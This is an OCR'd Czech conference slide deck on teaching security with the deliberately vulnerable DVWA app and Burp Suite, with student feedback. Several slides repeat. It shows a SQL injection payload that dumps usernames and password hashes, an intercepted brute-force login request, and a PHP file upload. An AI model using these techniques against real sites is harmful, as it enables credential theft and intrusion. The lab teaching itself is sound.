Ekonomická fakulta
Faculty of Economics

Jihočeská univerzita v Českých Budějovicích
University of South Bohemia in České Budějovice

Zkušenosti se softwarem DVWA ve výuce předmětu Bezpečnost informačních systémů

Radim Remeš, Ladislav Beránek, Jan Fiala

Jihočeská univerzita v Českých Budějovicích, Ekonomická fakulta

Česká republika

Konference informatika, 4 — 5 září 2023

Table of contents

Úvod

- s rozvojem informatiky roste význam kybernetické bezbečnosti
- společná síť – ochrana digitálních dat
- webová aplikace DVWA

Jihočeská univerzita, Ekonomická fakulta

- studijní program Ekonomická informatika (B)
- studijní program Podniková informatika (A)
- studijní program Analýza v ekonomické a finanční praxi (B)

Úvod

- s rozvojem informatiky roste význam kybernetické bezbečnosti
- společná síť – ochrana digitálních dat
- webová aplikace DVWA

Jihočeská univerzita, Ekonomická fakulta

- studijní program Ekonomická informatika (B)
- studijní program Podniková informatika (A)
- studijní program Analýza v ekonomické a finanční praxi (B)

Úvod

- s rozvojem informatiky roste význam kybernetické bezbečnosti
- společná síť – ochrana digitálních dat
- webová aplikace DVWA

Jihočeská univerzita, Ekonomická fakulta

- studijní program Ekonomická informatika (B)
- studijní program Podniková informatika (A)
- studijní program Analýza v ekonomické a finanční praxi (B)

Úvod

- s rozvojem informatiky roste význam kybernetické bezbečnosti
- společná síť – ochrana digitálních dat
- webová aplikace DVWA

Jihočeská univerzita, Ekonomická fakulta

- studijní program Ekonomická informatika (B)
- studijní program Podniková informatika (A)
- studijní program Analýza v ekonomické a finanční praxi (B)

Úvod

- s rozvojem informatiky roste význam kybernetické bezbečnosti
- společná síť – ochrana digitálních dat
- webová aplikace DVWA

Jihočeská univerzita, Ekonomická fakulta

- studijní program Ekonomická informatika (B)
- studijní program Podniková informatika (A)
- studijní program Analýza v ekonomické a finanční praxi (B)

Úvod

- s rozvojem informatiky roste význam kybernetické bezbečnosti
- společná síť – ochrana digitálních dat
- webová aplikace DVWA

Jihočeská univerzita, Ekonomická fakulta

- studijní program Ekonomická informatika (B)
- studijní program Podniková informatika (A)
- studijní program Analýza v ekonomické a finanční praxi (B)

Damn Vulnerable Web App

- záměrně zranitelná webová aplikace
- pomoc dozvědět se o běžných zranitelnostech webových aplikací
- interakcí studenti získají cenné poznatky o bezpečnostních zranitelnostech v reálném světě a hlouběji porozumí tomu, jak je lze zneužít

Damn Vulnerable Web App

- záměrně zranitelná webová aplikace
- pomoc dozvědět se o běžných zranitelnostech webových aplikací
- interakcí studenti získají cenné poznatky o bezpečnostních zranitelnostech v reálném světě a hlouběji porozumí tomu, jak je lze zneužít

Damn Vulnerable Web App

- záměrně zranitelná webová aplikace
- pomoc dozvědět se o běžných zranitelnostech webových aplikací
- interakcí studenti získají cenné poznatky o bezpečnostních zranitelnostech v reálném světě a hlouběji porozumí tomu, jak je lze zneužít


DVWA - zranitelnosti

- Brute force
- Command injection
- Cross Site Request Forgery (CSRF)
- File inclusion
- File upload
- Insecure CAPTCHA
- SQL injection (regular)
- SQL injection (blind)
- Weak session id
- Cross site scripting (DOM)
- Cross site scripting (Reflected)
- Cross site scripting (Stored)
- Content Security Policy bypass
- JavaScript

Burp Suite (Community Edition)

- softwarová bezpečnostní aplikace používaná pro penetrační testování webových aplikací (PortSwigger)
- proxy intercept – zachytávání HTTP požadavků a odpovědí zasílaných mezi prohlížečem a cílovým serverem
- inspector – zobrazování a editování HTTP zpráv

Brute force


Vulnerability: Brute Force
192.168.1.116/vulnerabilities/brute/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
Burp Suite Community Edition
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer
Intercept HTTP history WebSockets history Options
Request to http://192.168.1.116:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
1 GET /vulnerabilities/brute/?username=admin&password=abc&Login=Login HTTP/1.1
2 Host: 192.168.1.116
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.1.116/vulnerabilities/brute/
9 Cookie: PHPSESSID=62c4fn0ecmpmbu7tleuqgrr2h0; security=low
10 Upgrade-Insecure-Requests: 1
11
12
Search...
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: Brute
Login
Username:
admin
Password:
Login
More Information

Command injection

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 21232f297a57a5a743894a0e4a801fc3

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

File upload


Vulnerability: File Upload
Choose an image to upload:
Browse...
No file selected.
Upload
../../hackable/uploads/legitfile.php succesfully uploaded!

Zpětná vazba od studentů – klady

Použití DVWA se osvědčilo.

Co se studentům líbí?

(vybrané odpovědi)

- Můžeme si vyzkoušet hackování (eticky).
- Vidíme na vlastní oči, jak lze (snadno a úspěšně) zaútočit na webové stránky.
- Můžeme zkoušet jiné způsoby, jak stránku hacknout.
- Můžeme hledat řešení svým tempem.

Zpětná vazba od studentů – zápory

Co se studentům nelíbí?

(vybrané odpovědi)

- Některé úkoly bez nápovědy nejdou vyřešit.
- Zabere to někdy čas, než pochopím, jak provést útok.
- Musíme znát další věci, které s *(webovou) aplikací souvisí (sítě, OS, JavaScript, . . .).*
- *Nejde nic hacknout.*

Zpětná vazba od studentů – zápory

Co se studentům nelíbí?

(vybrané odpovědi)

- Některé úkoly bez nápovědy nejdou vyřešit.
- Zabere to někdy čas, než pochopím, jak provést útok.
- Musíme znát další věci, které s *(webovou) aplikací souvisí (sítě, OS, JavaScript, . . .).*
- *Nejde nic hacknout.*

Zpětná vazba od studentů – zápory

Co se studentům nelíbí?

(vybrané odpovědi)

- Některé úkoly bez nápovědy nejdou vyřešit.
- Zabere to někdy čas, než pochopím, jak provést útok.
- Musíme znát další věci, které s *(webovou) aplikací souvisí (sítě, OS, JavaScript, …).*
- *Nejde nic hacknout.*

Zpětná vazba od studentů – zápory

Co se studentům nelíbí?

(vybrané odpovědi)

- Některé úkoly bez nápovědy nejdou vyřešit.
- Zabere to někdy čas, než pochopím, jak provést útok.
- Musíme znát další věci, které s *(webovou) aplikací souvisí (sítě, OS, JavaScript, . . .).*
- *Nejde nic hacknout.*

Hlavní výhody

- Získání a pochopení souvislostí u určitých zranitelnostech.
- Prohloubení znalostí studentů.
- Obsaženy základní úlohy pro etické hackování.
- Studenti mohou zkoušet a trénovat nejen ve výuce.
- Lze nastavit různé úrovně obtížnosti.

Hlavní výhody

- Získání a pochopení souvislostí u určitých zranitelnostech.
- Prohloubení znalostí studentů.
- Obsaženy základní úlohy pro etické hackování.
- Studenti mohou zkoušet a trénovat nejen ve výuce.
- Lze nastavit různé úrovně obtížnosti.

Hlavní výhody

- Získání a pochopení souvislostí u určitých zranitelnostech.
- Prohloubení znalostí studentů.
- Obsaženy základní úlohy pro etické hackování.
- Studenti mohou zkoušet a trénovat nejen ve výuce.
- Lze nastavit různé úrovně obtížnosti.

Hlavní výhody

- Získání a pochopení souvislostí u určitých zranitelnostech.
- Prohloubení znalostí studentů.
- Obsaženy základní úlohy pro etické hackování.
- Studenti mohou zkoušet a trénovat nejen ve výuce.
- Lze nastavit různé úrovně obtížnosti.

Hlavní výhody

- Získání a pochopení souvislostí u určitých zranitelnostech.
- Prohloubení znalostí studentů.
- Obsaženy základní úlohy pro etické hackování.
- Studenti mohou zkoušet a trénovat nejen ve výuce.
- Lze nastavit různé úrovně obtížnosti.

Reference

- GitHub – digininja (2023) *'DVWA: Damn Vulnerable Web Application (DVWA)'*. https://github.com/digininja/DVWA.
- PortSwigger. (2023) *'Burp Suite - Application Security Testing Software - PortSwigger'*, https://portswigger.net/burp.
- Sabih, Z. (2018) *'mLearn Ethical Hacking from Scratch'*, Packt. ISBN 9781788622059.
- Sinha, S. (2018) *'Beginning Ethical Hacking with Kali Linux: Computational Techniques for Resolving Security Issues'*, Apress. ISBN 9781484238912.
- Solomon, M. G., Oriyano, S.-P. (2022) *'Ethical Hacking: Techniques, Tools, and Countermeasures, 4th Edition'*, Jones & Bartlett Learning. ISBN 9781284249002.
- Graham, D. G. (2021) *'Ethical Hacking'*, No Starch. ISBN 9781718501874.
- Harper, A., Linn, R., Sims, S., Baucom, M., Tejeda, H., Fernandez, D., Frost, M. (2022) *'Gray Hat Hacking: The Ethical Hacker's Handbook'*, 6th Edition. McGraw-Hill. ISBN 9781264268955.
- Rahalkar, S. (2020) *'Metasploit 5.0 for Beginners'*, 2nd Edition. Packt. ISBN 9781838982669.
- Parasram, S. V. N. (2020) *'Digital Forensics with Kali Linux'*, 2nd Edition. Packt. ISBN 9781838640804.

Diskuse

Questions & Answers

Radim Remeš, Ladislav Beránek, Jan Fiala
inrem@jcu.cz, beranek@jcu.cz, fiala@jcu.cz